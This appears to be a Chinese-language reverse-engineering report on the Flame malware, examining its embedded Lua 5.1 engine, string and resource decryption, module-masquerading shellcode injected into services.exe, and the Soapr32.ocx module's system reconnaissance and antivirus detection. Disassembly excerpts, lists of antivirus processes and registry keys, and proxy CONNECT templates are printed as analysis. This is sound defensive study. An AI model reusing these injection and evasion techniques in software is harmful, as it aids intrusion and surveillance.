



**图 3-6 在内存中发现的一些 LUA 模块名**

下面为 Lua 源文件：

```
const char *const luaP_opnames[NUM_OPCODES+1] = {
  "MOVE",
  "LOADK",
  "LOADBOOL",
  "LOADNIL",
  "GETUPVAL",
  "GETGLOBAL",
  "GETTABLE",
  "SETGLOBAL",
  "SETUPVAL",
  "SETTABLE",
```

```
    "NEWTABLE",
    "SELF",
    "ADD",
    "SUB",
    "MUL",
    "DIV",
    "MOD",
    "POW",
    "UNM",
    "NOT",
    "LEN",
    "CONCAT",
    "JMP",
    "EQ",
    "LT",
    "LE",
    "TEST",
    "TESTSET",
    "CALL",
    "TAILCALL",
    "RETURN",
    "FORLOOP",
    "FORPREP",
    "TFORLOOP",
    "SETLIST",
    "CLOSE",
    "CLOSURE",
    "VARARG",
    NULL
};
```

发现内容完全一致，在分析过程中又发现大量 Lua 代码因此得出恶意代码是静态的将 Lua 代码编译进程序中的。

发现 Flame 内部包含的 Lua 代码的版本为 Lua 5.1

```
mov eax,edi
call mssecmgr.100B8F0F
push mssecmgr.1026195C        ;  ASCII "_G"
mov eax,edi
call mssecmgr.100B9417
pop ecx
mov eax,mssecmgr.10261778
mov ebx,mssecmgr.10261960     ;  ASCII "_G"
mov ecx,esi
call mssecmgr.100B9DB3
```

```
push 0x7
push mssecmgr.10261964        ;    ASCII "Lua 5.1"
mov eax,esi
call mssecmgr.100B9142
push mssecmgr.1026196C        ;    ASCII "_VERSION"
mov eax,edi
call mssecmgr.100B9417
add esp,0xC
push mssecmgr.100CF1E6
push mssecmgr.100CF23B
push mssecmgr.10261978        ;    ASCII "ipairs"
mov eax,esi
call mssecmgr.100CFAE7
add esp,0xC
push mssecmgr.100CF171
push mssecmgr.100CF1B0
push mssecmgr.10261980        ;    ASCII "pairs"
mov eax,esi
call mssecmgr.100CFAE7
add esp,0xC
push 0x1
push 0x0
mov eax,esi
call mssecmgr.100B932F
or eax,-0x1
call mssecmgr.100B8F0F
push -0x2
pop eax
call mssecmgr.100B953A
push 0x2
push mssecmgr.10261988        ;    ASCII "kv"
```

**图 3-7 Flame 代码**

```
static void base_open (lua_State *L) {
  /* set global _G */
  lua_pushvalue(L, LUA_GLOBALSINDEX);
  lua_setglobal(L, "_G");
  /* open lib into global table */
  luaL_register(L, "_G", base_funcs);
  lua_pushliteral(L, LUA_VERSION);   //LUA_VERSION : "Lua 5.1"
  lua_setglobal(L, "_VERSION");    /* set global _VERSION */
  /* `ipairs' and `pairs' need auxliliary functions as upvalues */
  auxopen(L, "ipairs", luaB_ipairs, ipairsaux);
  auxopen(L, "pairs", luaB_pairs, luaB_next);
```

```
    /* `newproxy' needs a weaktable as upvalue */
    lua_createtable(L, 0, 1);    /* new table `w' */
    lua_pushvalue(L, -1);    /* `w' will be its own metatable */
    lua_setmetatable(L, -2);
    lua_pushliteral(L, "kv");
    lua_setfield(L, -2, "__mode");    /* metatable(w).__mode = "kv" */
    lua_pushcclosure(L, luaB_newproxy, 1);
    lua_setglobal(L, "newproxy");    /* set global `newproxy' */
}
```

**图 3-8 Lua 代码**

Flame 中包含的结构与 Lua5.1 一致。

```
10261778 102616A4 ASCII "assert"
1026177C 100CF3AE mssecmgr.100CF3AE
10261780 102616AC ASCII "collectgarbage"
10261784 100CF087 mssecmgr.100CF087
10261788 102616BC ASCII "error"
1026178C 100CECFD mssecmgr.100CECFD
10261790 102616C4 ASCII "gcinfo"
10261794 100CF052 mssecmgr.100CF052
10261798 102616CC ASCII "getfenv"
1026179C 100CEEEA mssecmgr.100CEEEA
102617A0 102616D4 ASCII "getmetatable"
102617A4 100CED63 mssecmgr.100CED63
102617A8 102616E4 ASCII "load"
102617AC 100CF35F mssecmgr.100CF35F
102617B0 102616EC ASCII "loadstring"
102617B4 100CF28F mssecmgr.100CF28F
102617B8 102616F8 ASCII "next"
102617BC 100CF171 mssecmgr.100CF171
102617C0 10261700 ASCII "pcall"
102617C4 100CF522 mssecmgr.100CF522
102617C8 10261708 ASCII "rawequal"
102617CC 100CEFB2 mssecmgr.100CEFB2
102617D0 10261714 ASCII "rawget"
102617D4 100CEFE4 mssecmgr.100CEFE4
102617D8 1026171C ASCII "rawset"
102617DC 100CF016 mssecmgr.100CF016
102617E0 10261724 ASCII "select"
102617E4 100CF49A mssecmgr.100CF49A
102617E8 1026172C ASCII "setfenv"
102617EC 100CEF20 mssecmgr.100CEF20
102617F0 10261734 ASCII "setmetatable"
102617F4 100CEDA9 mssecmgr.100CEDA9
102617F8 10261744 ASCII "tonumber"
102617FC 100CEC00 mssecmgr.100CEC00
10261800 10261750 ASCII "tostring"
10261804 100CF5C4 mssecmgr.100CF5C4
10261808 1026175C ASCII "type"
1026180C 100CF147 mssecmgr.100CF147
10261810 10261764 ASCII "unpack"
10261814 100CF3F9 mssecmgr.100CF3F9
10261818 1026176C ASCII "xpcall"
1026181C 100CF56E mssecmgr.100CF56E
```

**图 3-9Flame 中的 LUA 结构**

```
static const luaL_Reg base_funcs[] = {
    {"assert", luaB_assert},
    {"collectgarbage", luaB_collectgarbage},
```

```
    {"dofile", luaB_dofile},
    {"error", luaB_error},
    {"gcinfo", luaB_gcinfo},
    {"getfenv", luaB_getfenv},
    {"getmetatable", luaB_getmetatable},
    {"loadfile", luaB_loadfile},
    {"load", luaB_load},
    {"loadstring", luaB_loadstring},
    {"next", luaB_next},
    {"pcall", luaB_pcall},
    {"print", luaB_print},
    {"rawequal", luaB_rawequal},
    {"rawget", luaB_rawget},
    {"rawset", luaB_rawset},
    {"select", luaB_select},
    {"setfenv", luaB_setfenv},
    {"setmetatable", luaB_setmetatable},
    {"tonumber", luaB_tonumber},
    {"tostring", luaB_tostring},
    {"type", luaB_type},
    {"unpack", luaB_unpack},
    {"xpcall", luaB_xpcall},
    {NULL, NULL}
};
```

**图 3-10Lua 5.1 中的结构**

而 Lua5.1 版本发布的时间为 2006 年 2 月 21 日，Lua 5.2 版本发布日期为 2011 年 12 月 16 日。这也间接证明了 Flame 的开发时间应为 2006 年 2 月 21 日至 2011 年 12 月 16 日之间。

同时在分析过程中发现了大量的 Lua 脚本函数名见附录七（详见附录七为 Mssecmgr.ocx 文件中使用 Lua 脚本函数列表内容）可以通过这些函数名来辅助判断 Lua 脚本功能。

在主程序地址 10266CE 处发现可以被 RawDES 算法使用的数组 RawDES_Spbox。

通过对调用该地址的函数进行分析，确认该程序确实使用了 des 加密算法。

说明如下：

通过对调用该地址的函数进行分析。发现调用函数中有 16 处循环计算表达式。是 DES 加密算法的明显特征。计算出每个数值后，后面的异或操作也和 DES 算法的计算方式匹配。

对函数的调用，其参数的第三个为加密的密钥。

int 0x10084393 (int a1, unsigned int a2, int a3, int a4)

主模块加载资源到内存，进行简单异或解密，算法代码如下：

首先传入 DB DF AC A2 作为文件头，然后对资源逐字节解密。

判断当前字节是否是 0XA9：

如果是，则直接与前一解密后的数据异或，结果为解密后的数据。

如果不是，则将 EDX 赋值为 0XA9 后，并与 EDX 异或，得出结果在与前一解密后的数据异或。最后得出的结果为解密后的数据。

```
10050898   mov al,byte ptr ds:[esi]
1005089A   test al,al
1005089C   je short 0x100508A9
1005089E   cmp al,0xA9
100508A0   je short 0x100508A9
100508A2   mov edx,0xA9
100508A7   jmp short 0x100508AB
100508A9   xor edx,edx
100508AB   xor al,dl
100508AD   xor cl,al
100508AF   mov byte ptr ds:[edi+esi],cl
100508B2   inc esi
100508B3   dec dword ptr ss:[esp+0xC]
100508B7   jnz short 0x10050898
```

经过对 Flame 调用 Lua 函数的分析总结发现 Flame 调用 Lua 脚本的方式。首先程序在初始化过程中在 Lua 环境内创建一些表，然后在这些表中保存 Key,Value 形式的键值对，后续通过获取指定的表，然后将表中指定的 Key 的值取出来，作为 Lua 代码执行。如以下代码所示，Flame 的表名，及 Key 的名字时全部都是加密存储，使用时在将其解密。

```
mov eax,esi
call mssecmgr.100B932F                  ;  lua_createtable
mov esi,dword ptr ds:[edi+0xD4]
push mssecmgr.10304B78
call mssecmgr.1000E431                  ;  decode string "script"
add esp,0xC
push eax
call mssecmgr.100B917A                  ;  lua_pushstring
mov eax,dword ptr ds:[edi+0xBC]
mov edx,dword ptr ds:[edi+0xD4]
pop ecx
push eax
lea ecx,dword ptr ds:[edi+0xB0]
call mssecmgr.1000757C
push eax
mov eax,edx
call mssecmgr.100B9142                  ;  lua_pushlstring
```

```
mov esi,dword ptr ds:[edi+0xD4]
pop ecx
pop ecx
push -0x3
pop eax
call mssecmgr.100B93F4                    ;  lua_settable : set value
lea ecx,dword ptr ds:[edi+0x8C]
mov eax,dword ptr ds:[ecx]
```

**图 3-11 设置 script 的值**

```
mov esi,dword ptr ds:[ebx+0xD4]
push mssecmgr.10304BB0
call mssecmgr.1000E431                    ;  decode string "_params"
pop ecx
push eax
mov eax,-0x2712
call mssecmgr.100B9285                    ;  table name is "_params"
mov esi,dword ptr ds:[ebx+0xD4]
mov dword ptr ss:[esp],mssecmgr.10304BCC
call mssecmgr.1000E431                    ;  decode string "script"
pop ecx
push eax
call mssecmgr.100B917A                    ;  lua_pushstring
mov esi,dword ptr ds:[ebx+0xD4]
pop ecx
push -0x2
pop eax
call mssecmgr.100B9269                    ;  lua_gettable get lua script
mov esi,dword ptr ds:[ebx+0xD4]
push -0x2
pop eax
call mssecmgr.100B8DFE                    ;  lua_remove
mov eax,dword ptr ds:[ebx+0xD4]
and dword ptr ss:[esp+0x10],0x0
lea ecx,dword ptr ss:[esp+0x10]
push ecx
push -0x1
push eax
call mssecmgr.100B9C8B                    ;  luaL_checklstring
mov esi,dword ptr ds:[ebx+0xD4]
add esp,0xC
push mssecmgr.10304BE8
mov edi,eax
call mssecmgr.1000E431                    ;  decode string "script"
```

```
pop ecx
push eax
push dword ptr ss:[esp+0x14]
mov eax,edi
call mssecmgr.100BA0B2                    ;  luaL_loadbuffer load lua script
test eax,eax
pop ecx
pop ecx
jnz mssecmgr.100B8381
mov ecx,dword ptr ds:[ebx+0xD4]
xor edi,edi
push eax
inc edi
call mssecmgr.100B966F                    ;  lua_pcall call lua script
mov esi,eax
```

**图 3-12 读取并执行 script 的值**

分析发现加密字符串中存在有关虚拟打印机相关字符串，和大量用作 PDF 转换的相关软件的名字，推测为判断本机是否安装此类软件，可能会利用这些软件进行转换操作。

```
add     esp, 0Ch
push    offset unk_102CA098
call    near ptr my_decode_strW ; decode : "Microsoft Office Document Image Writer"
; Microsoft Office Document Imaging Writer  独立安装版
有些人希望把pdf格式的文件转化成word或者jpeg，因此去寻找专用的软件，其实这些软件用起来并不好用，我们可以用office自带的虚拟打印机完成快速转化。
1、pdf-word:用Adobe Reader 打开文件，选择打印文件，打印机选为Microsoft Office Document Imaging Writer，打印。会生成一系列*.mdi文件，用Microsoft Office Document Imaging （office工具）打开，用“工具”下的“将文件发送到word”完成转换（相比尚书等软件正确率很高！）。
2、pdf-jpeg:按上面的步骤把pdf转成mdi,再用Microsoft Office Document Imaging将mdi转存为*.tag图像文件。一般的绘图软件都可识别tag，再用这些软件将tag转存成jpeg（这种方法适用通篇文章的转化，局部copy大家都会，不用罗索了）。

add     esp, 4
mov     [ebp+var_A0], eax
push    offset unk_102CA148
call    near ptr my_decode_strW ; decode : "Microsoft XPS Document Writer"
;也是一款windows虚拟打印机


add     esp, 4
mov     [ebp+var_9C], eax
```

```
push    offset unk_102CA1B0
call    near ptr my_decode_strW ; decode : "Send to Onenote 2007"
```

; Office OneNote 2007 是一种数字笔记本，它为用户提供了一个收集笔记和信息的位置，并提供了强大的搜索功能和易用的共享笔记本：搜索功能使用户可以迅速找到所需内容，共享笔记本使用户可以更加有效地管理信息超载和协同工作。

;引自 ：http://baike.baidu.com/view/1439935.htm?wtp=tt

```
add     esp, 4
mov     [ebp+var_98], eax
push    offset unk_102CA200
call    near ptr my_decode_strW ; decode : "win2pdf"
```

; Win2PDF是一款快速、方便、不贵的工具软体，能够制作出PDF档案格式的电子档案。Win2PDF可以在Windows NT、Windows 2000和Windows XP下安装成印表机。要制作PDF档案就像从列印功能表内选择印表机一样简单，你可以在Internet Explorer、Microsoft Word、Excel、Quicken或其他应用软体里使用。档案储存对话框里可浏览、观看被制作出来的档案、并自动附加在电子邮件里，或者传送到Palm等手持装置。

注：未注册版本会在每份文件里加上一页额外的产品资讯页面。

```
add     esp, 4
mov     [ebp+var_94], eax
push    offset unk_102CA238
call    near ptr my_decode_strW ; decode : "pdfconverter"
```

; PDFconverter 该软件可以转换 PDF 文件为包括 BMP, DCX, FAX, HTML, JPEG, JPG, PCX, PNG, PS, postscript, SGI, TGA, TIFF 和 TIF 在内的10种类型的图像，并且可以转换为文本和 HTML 文件。向导界面允许你为单独和批量转换指定选项。该软件包括自动旋转，DPI，重新设置尺寸，高级的 HTML 选项以及用于可压缩图像的压缩统计功能。

```
add     esp, 4
mov     [ebp+var_90], eax
push    offset unk_102CA278
call    near ptr my_decode_strW ; decode : "jaws pdf creator"
```

; Jaws PDF Creator是一个来自所有可供应和可信赖的文件方式而创建的PDF文件，符合任何应用程序。使用Jaws PDF Creator,商业能很容易创建电子文档可以通过各种硬件和软件来分享。它提供了充分和灵活的PDF控制结构设置和允许用户或社团管理员应该利用社团标准预先确定PDF的结构设置选择最接近PDF的一代。Jaws Pdf Creator 安装成为一个虚拟打印机，基本特点是，一旦你按下打印键，它就会抓取信息并转换成为一个PDF文件。

```
add     esp, 4
mov     [ebp+var_8C], eax
push    offset unk_102CA10C
call    near ptr my_decode_strW ; decode : "pdffactory"
```

; pdfFactory 产品提供了比其他程序提供得更简单、更有效率和更少的花费的创建 PDF 文件的解决方案。pdfFactory Pro标准版本用来创建 pdf 文件，pdfFactory Pro用于需要安全的 PDF(法律文档、公司信息等)和其他高级功能的用户。

```
add     esp, 4
mov     [ebp+var_88], eax
push    offset unk_102CA2C0
call    near ptr my_decode_strW ; decode : "pdffactory pro"
```

; pdffactory pro一款为你提供了一个快捷的方式制作PDF文档的pdf编辑软件，更有效，更便宜。它同时支持32位和64位。PdfFactory在安装之后，并不会出现一个通常意义上的程序运行方式，它的运行时通过生成一个虚拟的PdfFactory打印机来实现的，所以在开始运行菜单中找不到它的执行程序。通过虚拟的“打印”功能，将各类可打印文档，如TXT、DOC、PPT等文件直接转换成PDF文件。并且，这个过程是不需要另外安装PDF文档浏览器的。软件的使用很简单。安装之后，打开你需要转换的文档，选择其中的打印功能，就能看到名为PdfFactory的打印机了。软件很小，但是很实现的功能却不少。

```
add     esp, 4
mov     [ebp+var_84], eax
push    offset unk_102CA338
call    near ptr my_decode_strW ; decode : "fineprint pdffactory pro"
```

; pdfFactory 产品提供了比其他程序提供得更简单、更有效率和更少的花费的创建 PDF 文件的解决方案。pdfFactory Pro标准版本用来创建 pdf 文件，pdfFactory Pro用于需要安全的PDF(法律文档、公司信息等)和其他高级功能的用户。

```
add     esp, 4
mov     [ebp+var_80], eax
push    offset aXcNPsiGiOaZ ;
call    near ptr my_decode_strW ; decode : "acrobat distiller"
```

; Acrobat Distiller是创建PDF文件的执行软件。在启动Distiller 后，用户可以看到一个类似于RIP软件的窗口。3.0版本的没有选择标准，5.0版本以后，现在大多都在用7.0通常有个选择对话框，可以根据需要选择使用，搞印刷的朋友需要重新设置一下，否则可能会出现一些问题，例如：出菲林时可能RIP不了，无法解释；具体设置可在选择框中仔细选择一下，都是些分辨率、字体等的问题，相信搞印刷制版的朋友不会陌生。Adobe的 CPSI（PostScript解释器）是它的基础，虽然它不能栅格化，却能创建PDF文件。

```
add     esp, 4
mov     [ebp+var_7C], eax
push    offset unk_102CA304
call    near ptr my_decode_strW ; decode : "pdf995"
```

; “PDF995”是一款免费的PDF格式电子书制作软件，可以迅速和专业的把所有流行文档（如“Microsoft Word”文件）转换成PDF格式。可以在www.pdf995.com免费下载。以下是使用PDF995把文件转换成PDF资料格式的方法。

```
add     esp, 4
mov     [ebp+var_78], eax
push    offset unk_102CA3DC
call    near ptr my_decode_strW ; decode : "PDFCreator"
```

; PDFCreator是一个开源应用程序，支持windows打印功能的任何程序都可以使用它创建PDF文档。使用PDFCreator能够创建PDF文档，Postscript文档，Encapsulated Postscript 文件；它也能生成PNG，BMP，JPEG，PCX，TIFF图形格式文件，强大的合并功能允许你将多个独立的文档转化成一个PDF文件。

```
add     esp, 4
mov     [ebp+var_74], eax
push    offset unk_102CA418
call    near ptr my_decode_strW ; decode : "primopdf"
;   PrimoPDF是一个免费、使用简单的文件转PDF格式软件，这套PrimoPDF可以“伪装”自己是一台打印机，然后把所有可以打印的文件都用PDF格式输出，所以不论是Word、html、Excel、jpg文件等等，只要是可以打印的文件，全部都可以转成PDF格式。

add     esp, 4
mov     [ebp+var_70], eax
push    offset unk_102CA450
call    near ptr my_decode_strW ; decode : "sonic pdf"
; Sonic PDF Creator是一款功能强大的PDF工具，该软件将可以帮助你对PDF进行各种操作，例如创建，转换，加水印，合并和分离PDF文档。软件拥有几大特性。例如，软件创建PDF文档的速度首屈一指，在同类软件中名列前茅。软件还支持从Word，Excel，PPT等等格式直接转化为PDF文档，并且在转换的过程中并不改变源文件的文档布局，确实令人惊叹。

add     esp, 4
mov     [ebp+var_6C], eax
push    offset unk_102CA490
call    near ptr my_decode_strW ; decode : "bluebeam pdf printer"
; Bluebeam的 PDF Revu 对那些需要简单又智能的转换方案的用户来说可算是最理想的了. Bluebeam可以在Word, Excel 或者是PowerPoint的控制工具面板中田间控制按钮，所以转换步骤就会变得前所未有的简单 。而对于其他 Windows  软件(比若说WordPerfect, Outlook, image files来说.) Bluebeam提供了Bluebeam PDF Printer创建驱动，直接创建PDF ，还支持其他九种文件的转换，真的是十分简单啊.

add     esp, 4
mov     [ebp+var_68], eax
push    offset unk_102CA4E0
call    near ptr my_decode_strW ; decode : "cutepdf writer"
; CutePDF Writer 几乎能从打印方式支持所有文件格式到高质量PDF的转换。个人和商务使用都是绝对免费的。无水印，无广告，支持64位的  Windows.

add     esp, 4
mov     [ebp+var_64], eax
push    offset unk_102CA528
call    near ptr my_decode_strW ; decode : "broadgun pdfmac0hine"
; pdfMachine是一款PDF文件生成工具，可以很轻松地创建高质量的PDF文件。
有以下特点：易于安装；简单易用，只需点击一下鼠标；

add     esp, 4
mov     [ebp+var_60], eax
push    offset unk_102CA578
call    near ptr my_decode_strW ; decode : "spss pdf converter"
```

; 一款PDF的编辑，转换软件。为PDF转换提供了完整的解决方案，能合并，转换，直接编辑PDF文件。支持的格式有：Microsoft Word,Corel WordPerfect, Execl类制表格式等。

```
add     esp, 4
mov     [ebp+var_5C], eax
push    offset unk_102CA5F8
call    near ptr my_decode_strW ; decode : "quicken pdf printer"
```

;一款惠普官方打印机，是否支持PDF打印中间转换有待确定。

```
add     esp, 4
mov     [ebp+var_58], eax
push    offset unk_102CA648
call    near ptr my_decode_strW ; decode : "pagemanager pdf writer"
```

; 就是可以把Office文档或者影像文档转换为PDF的工具软件，可以从网上下载。

```
add     esp, 4
mov     [ebp+var_54], eax
push    offset unk_102CA6D8
call    near ptr my_decode_strW ; decode : "pdfcamp printer"
```

```
add     esp, 4
mov     [ebp+var_50], eax
push    offset unk_102CA720
call    near ptr my_decode_strW ; decode : "mindmanager pdf writer"
```

```
add     esp, 4
mov     [ebp+var_4C], eax
push    offset aJvCfS6yvsSl ;
call    near ptr my_decode_strW ; decode : "solid converter pdf"
```

;Solid Converter PDF是一套专门将PDF文件转换成DOC的软件，除了转换成DOC文件外，还可以转换成RTF以及Word XML文件。除此之外，它还有一个图片撷取功能，可以让我们将PDF档里的图片撷取出来，以及将PDF档里的表格撷取出来，并输出到Excel里，方便我们编辑表格里的资料。

```
add     esp, 4
```

发现初始化 RPC 连接的字符串绑定

```
mov     [ebp+str_buffer_1], edx
mov     [ebp+var_2C4], 0
lea     eax, [ebp+free_string]
push    eax                     ; string
push    offset unk_102CA7C8
```

```
call    near ptr my_decode_strW ; decode : ""
add     esp, 4
push    eax                     ; string
push    offset unk_102CA7F0
call    near ptr my_decode_strW ; decode : "\pipe\spoolss"
add     esp, 4
push    eax                     ; network addr
mov     ecx, [ebp+c1]
push    ecx                     ; string
push    offset unk_102CA834
call    near ptr my_decode_strW ; decode : "ncacn_np"
add     esp, 4
push    eax                     ; string
push    offset unk_102CA870
call    near ptr my_decode_strW ; decode :
"12345678-1234-abcd-ef00-0123456789ab"
add     esp, 4
push    eax                     ; ObjUuid
call    RpcStringBindingComposeW
mov     [ebp+RPC_STATUS], eax
cmp     [ebp+RPC_STATUS], 0
jz      short loc_101
```

经确认 CCID 为"12345678-1234-abcd-ef00-0123456789ab"的 RPC 功能为后台处理程序功能。其操作码与对应功能说明，见附录八。

分析发现新的解密函数两个，其使用的解密算法与先前发现的一致，但是通过对这两个新发现的解密函数进行交叉索引可以解密大量之前未发现的字符串，待后续分析其加密字符串作用。

分析发现 flame 中解密出的字符串可能为调用 putty 组件的参数如下图。

```
解密："-batch"
解密："-ipv4"
解密："-ipv6"
解密："-pgpfp"
解密："-raw"
解密："-rlogin"
解密："-ssh"
解密："-telnet"
```

发现可能为 flame 连接 web 服务器的字符串信息。

```
"CONNECT %s:%i HTTP/1.1\r\nHost: %s:%i\r\nProxy-Authorization: Basic %s\r\nProxy-Connection: Keep-Alive\r\n\r\n"
"CONNECT %s:%i HTTP/1.1\r\nHost: %s:%i\r\nProxy-Authorization: NTLM %s\r\nProxy-Connection: Keep-Alive\r\n\r\n"
"CONNECT %s:%i HTTP/1.1\r\nHost: %s:%i\r\nProxy-Authorization: NTLM %s\r\nProxy-Connection: Keep-Alive\r\n\r\n"
"CONNECT %s:%i HTTP/1.1\r\nHost: %s:%i\r\n\r\n"
```

对 flame 注入到 services.exe 进程中的 shell code 提取，并按注入顺序及相对位置进行合并，然后通过双机内核调试 shell code。主要发现，shell code 的主函数的参数为一个函数表，表中应为 shell code 后续功能需要的函数，如下表。

| 函数 |
| --- |
| kernel32!OpenMutexW |
| kernel32!VirtualAlloc |
| kernel32!VirtualFree |
| kernel32!VirtualProtect |
| kernel32!LoadLibraryA |
| kernel32!LoadLibraryW |
| kernel32!GetModuleHandleA |
| kernel32!GetProcAddress |
| ntdll!memcpy |
| ntdll!memset |
| kernel32!CreateFileMappingW |
| kernel32!OpenFileMappingW |
| kernel32!MapViewOfFile |
| kernel32!UnmapViewOfFile |
| kernel32!ReleaseMutex |
| ntdll!NtQueryInformationProcess |
| ntdll!RtlGetLastWin32Error |
| kernel32!CreateMutexW |
| kernel32!WaitForSingleObject |
| kernel32!CloseHandle |
| kernel32!CreateFileW |
| kernel32!FreeLibrary |
| kernel32!Sleep |
| kernel32!LocalFree |

对 Flame 注入到 services.exe 进程中的 shell code 进行分析发现，其将 mssecmgr.ocx 模块伪装为 shell32.dll 模块加载的实现方式是其先加载 shell32.dll 模块并获取其句柄，然后创建其文件映射，但是此处调用函数时传递的映射文件的大小为 mssecmgr.ocx 模块的大小，然后创建其视图，视图的文件大小也为 mssecmgr.ocx 文件大小。然后将 mssecmgr.ocx 的整个文件头(DOS 头+PE 头+区块表)拷贝到 shell32.dll 的文件视图中。

最后通过 mssecmgr.ocx 的区块信息循环讲各个区块按着其相对虚拟地址复制到 shell32.dll 的视图中。

```
loc_1C4E27:
movzx   eax, word ptr [ebp+8] ; section index
 mov     ecx, [ebp-34h]   ; section table
 imul    eax, 28h
```

```
add     eax, ecx            ; section address
push    dword ptr [eax+10h]
mov     edx, [eax+14h]
mov     eax, [eax+0Ch]    ; section rva
add     eax, [ebp-0Ch]    ; section address of shell32.dll view
lea     ecx, [esi+0B30h]
add     edx, ecx
push    edx
push    eax
call    dword ptr [esi+20h]
; ntdll!memcpy() copy section to shell32.dll view buffer
add     esp, 0Ch
inc     dword ptr [ebp+8]
mov     ax, [ebp+8]
cmp     ax, [edi+6]             ;while all sections
jb      short loc_1C4E27 ;
```

## 3.2 Soapr32.ocx 模块分析

Soapr32.ocx 是“火焰”病毒运行后释放的病毒文件之一，我们通过对此模块的分析了解到此模块是用来收集信息的功能模块。Soapr32.ocx 模块中的很多功能都是获取系统中的一些信息的，例如：安装的软件信息、网络信息、无线网络信息、USB 信息、时间以及时区信息等。

### 1. 模块分析

通过对 Soapr32.ocx 模块的分析，我们总结出了该模块的以下功能信息：

- 获取系统中安装的网络适配器的特征：IP 地址、子网掩码、网关、DHCP 设置等信息。
- 获取本地计算机与远程资源服务器的当前连接，它查询的信息主要是关于本地计算机与共享资源的连接：连接状态、连接类型、用户名以及域名。
- 读取 HOSTS 文件的内容，查看是否存在重定向。
- 列举用户账户和用户组，获得属于'Administrators' 组的用户。
- 收集共享资源信息，包括资源名称、类型和权限、连接数以及其它相关信息。
- 检查安装的 Outlook、 Microsoft Word、Internet Explorer 等版本
- 收集当前时间以及时区信息
- 检查当前管道'\pipe\srvsvc'
- 检查系统中可用的 USB 存储设备
- 获取所有驱动器并收集信息，例如驱动器类型、已使用空间等。
- 收集无线网络信息，例如 WIFI 网络名称、使用的加密类型、验证方法/协议。
- 收集共享资源信息，包括资源名称、类型和权限、连接数以及其它相关信息。
- 检测是否启用远程桌面连接，接着查询远程桌面信息，例如端口号、防火墙状态、开放的端口列

表。

具体内容如下：

Soapr32.ocx 模块通过注册表信息可以查看系统中是否安装如下安全软件：

- SOFTWARE\KasperskyLab\avp6\settings
- SOFTWARE\Kerio
- SOFTWARE\FarStone\FireWall
- SOFTWARE\Symantec\InstalledApps
- SOFTWARE\Symantec\SymSetup\Internet security
- SOFTWARE\Tiny Software\Tiny Firewall
- SOFTWARE\KasperskyLab\avp6\settings

Soapr32.ocx 模块尝试遍历进程查看系统运行的进程中是否有以下进程存在：

- avp.exe
- ccevtmgr.exe
- ccsetmgr.exe
- vsmon.exe
- zlclient.exe
- Outpost.exe
- mcshield.exe
- MpfService.exe

Soapr32.ocx 模块在 TEMP 目录下释放临时文件，TEMP 文件中的内容为加密内容：

- C:\WINDOWS\Temp\~mso2a0.tmp
- C:\WINDOWS\Temp\~mso2a2.tmp

Soapr32.ocx 模块遍历 Program Files 下所有目录：

- 检查注册表时区信息：

```
0006FE08   80000002   |hKey = HKEY_LOCAL_MACHINE
0006FE0C   1001B57B   |Subkey = "SYSTEM\CurrentControlSet\Control\TimeZoneInformation"
0006FE10   00000000   |Reserved = 0
0006FE14   00020019   |Access = KEY_READ
0006FE18   0006FE24   \pHandle = 0006FE24
```

[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa]

"forceguest"=dword:00000001

- 网络访问：本地帐户的共享和安全模式：仅来宾-本地用户以来宾身份验证。这时，当局域网其他机器访问本机时，不会弹出对话框，就可以直接进入。
- 收集无线网络信息，例如 WIFI 网络名称、使用的加密类型、验证方法/协议。

00D43940 xiaomo.....TP-LINK_6C90DE.
00D43980 .....admin.....luck.....simao.....
00D439C0 .....ChinaUnicom.....CMCC.....TP-LINK_CN.....
00D43A00 ....user.....EWA@ECN.....

**2. 字符串算法分析**

参数的结构如下：

| [byte] Sign | [word] Length | [dword] Address |
|---|---|---|

判断解密标志，压入解密长度和解密地址。

```
0x1000C0E0      proc near
                push    esi
                mov     esi, [esp+8]
                cmp     byte ptr [esi+8], 0
                jnz     short 0x1000C0F0
                lea     eax, [esi+0Bh]
                pop     esi
                retn
0x1000C0F0:
                movzx   eax, word ptr [esi+9]
                push    edi
                push    eax
                lea     edi, [esi+0Bh]
                push    edi
                call    0x1000C0BC
                pop     ecx
                pop     ecx
                mov     eax, edi
                pop     edi
                mov     byte ptr [esi+8], 0
                pop     esi
                retn
0x1000C0E0      endp
decrypt the data:
0x1000C0BC      proc near
                push    edi
                xor     edi, edi
                cmp     [esp+0Ch], edi
                jbe     short 0x1000C0DE
                push    esi
0x1000C0C6:
                mov     eax, [esp+8+8]
                lea     esi, [edi+eax]
```

```
                mov     eax, edi
                call    0x1000C0A2
                sub     [esi], al
                inc     edi
